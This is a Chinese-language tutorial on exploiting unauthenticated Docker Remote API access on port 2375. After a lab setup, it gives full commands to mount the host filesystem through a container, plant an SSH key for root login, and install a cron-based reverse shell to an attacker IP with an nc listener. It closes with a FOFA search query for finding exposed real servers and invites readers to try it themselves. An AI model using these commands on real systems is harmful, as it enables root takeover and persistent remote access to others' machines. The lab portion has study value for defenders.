目录
Docker简介
Docker是一个开源的引擎,可以轻松地为任何应用创建一个轻量级的、可移植的、自给自足的容器。
Docker未授权访问漏洞原理
又成Docker Remote API未授权访问漏洞,此API主要目的是取代命令行界面(赋有远程控制);Docker swarm是Docker下的分布化应用的本地集群,开放2375端口监听容器时会调用这个API,目的方便Docker集群管理和扩展。它绑定在0.0.0.0上,http会返回404page not found。
因为Docker这个特性,如果Docker开放tcp端口2375,且没有限制访问,攻击者可以通过这个端口来获取服务器权限。
Docker未授权访问漏洞复现
环境搭建
先说好,也可以使用vulhub环境搭建(docker/unauthorized-rce),但是这里为了更好的测试就使用docker搭建了。
准备一台centos虚拟机,搭建下载好Docker。
先进行文件备份
cp /lib/systemd/system/docker.service /lib/systemd/system/docker.service.bak对其文件进行编辑
vim /lib/systemd/system/docker.service然后将下面一段代码加入文件结尾然后保存退出,作用就是开启docker的端口2375
[Service]
ExecStart=
ExecStart=/usr/bin/dockerd -H tcp://0.0.0.0:2375 -H unix:///var/run/docker.sock
重新加载守护进程,以及重启docker
sudo systemctl daemon-reload
sudo service docker restart

然后查看是否开放了远程访问端口2375
systemctl status docker.serviceactive即开启成功:
漏洞利用
使用攻击机访问192.168.122.1:2375/version,如果能成功访问,即说明存在未授权访问漏洞。(或者直接扫描端口发现)

写入密钥免密登录
1、使用images命令查询目标系统存在的镜像
docker -H tcp://192.168.122.1:2375 images2、攻击机创建一个容器,并将宿主机的磁盘挂载到容器内
docker -H tcp://192.168.122.1:2375 run -it -v /:/mnt 镜像ID /bin/bash3、如果目标机器上没有镜像就需要先pull一个镜像到目标机上
docker -H tcp://192.168.122.1:2375 pull busybox4、生成一个ssh公钥
ssh-keygen -t rsa 5、查看生成的公钥
cat /root/.ssh/id_rsa.pub6、将公钥写入目标文件
bash
vi authorized_keys7、免密登录目标服务器
bash
ssh root@目标ip写入计划任务反弹shell
写入计划任务,目录/var/spool/cron
bash
*/1 * * * * /bin/bash -i>&/dev/tcp/192.168.1.10/4444 0>&1然后攻击机监听4444端口,一分钟后就能够反弹shell。
bash
nc -lvnp 4444fofa实战
可以在fofa搜索关键字port="2375"&&body="page not found"
然后根据上面的步骤进行复现,这里没有找到可以利用的就不复现,原理操作都一样。可以自行尝试。